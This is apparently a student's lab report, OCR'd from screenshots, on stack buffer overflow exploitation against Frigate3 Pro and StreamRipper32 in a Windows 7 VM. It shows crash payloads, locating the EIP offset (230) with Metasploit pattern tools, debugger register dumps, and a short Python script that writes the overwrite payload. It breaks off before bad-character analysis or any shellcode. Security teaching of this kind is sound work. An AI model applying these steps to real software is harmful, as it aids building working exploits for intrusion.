
Lab-10

K.RAHUL


19BCE7310


Lab experiment - Working with the memory vulnerabilities – Part IV


1) Crashing the Frigate3_Pro_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 13 06 56
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager Frigate.rtf Frigate Features.htm
List Name
ADMIN$
C$
CD Drive (D:) VirtualBox Guest Additions
Local Disk (C:)
Users
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel
ptest.txt - Notepad
trig.py - Notepad
payload.txt - Notepad
Here you will find some advices th
and totally.
13:06
25-04-2021
Right Ctrl
Type here to search
ENG
13:06
25-04-2021


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36 (Not Responding)
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 13 07 34
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager Frigate.rtf Frigate Features.htm
List Name
ADMIN$
C$
CD Drive (D:) VirtualBox Guest Additions
Local Disk (C:)
Users
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel
ADMIN$
Here you will find some advices that are to help you to master Frigate quickly and totally.
13:08
25-04-2021
Right Ctrl
Type here to search
ENG
13:08
25-04-2021



Exploit used above:


Payload text created using Exploit2.py given As we

can see, it's crashed.


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.





Copy this pattern and paste in any user interaction field of exploiting software.



Our Software will Crash.


Now, Copy the Offset overwritten in the EIP.


Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - main thread
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
Paused
07:37
25-04-2021


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - main thread
Error
Don't know how to step command at address 37684136. Try to change EIP or pass exception to program.
OK
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
Paused
07:50
25-04-2021
Right Ctrl
Type here to search
ENG
07:50
25-04-2021

```
ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
EBP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Now Match this EIP offset using pattern_offset.rb



Here You can see, the offset matched at 230
So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).


Let's control the esp & Verify the above.

Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.


```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf

f.write(payload)
f.close
```



EIP =42424242=”BBBB”

You can see ESP & EBP has been overwritten with numerous “C”s.

Identify Bad Characters

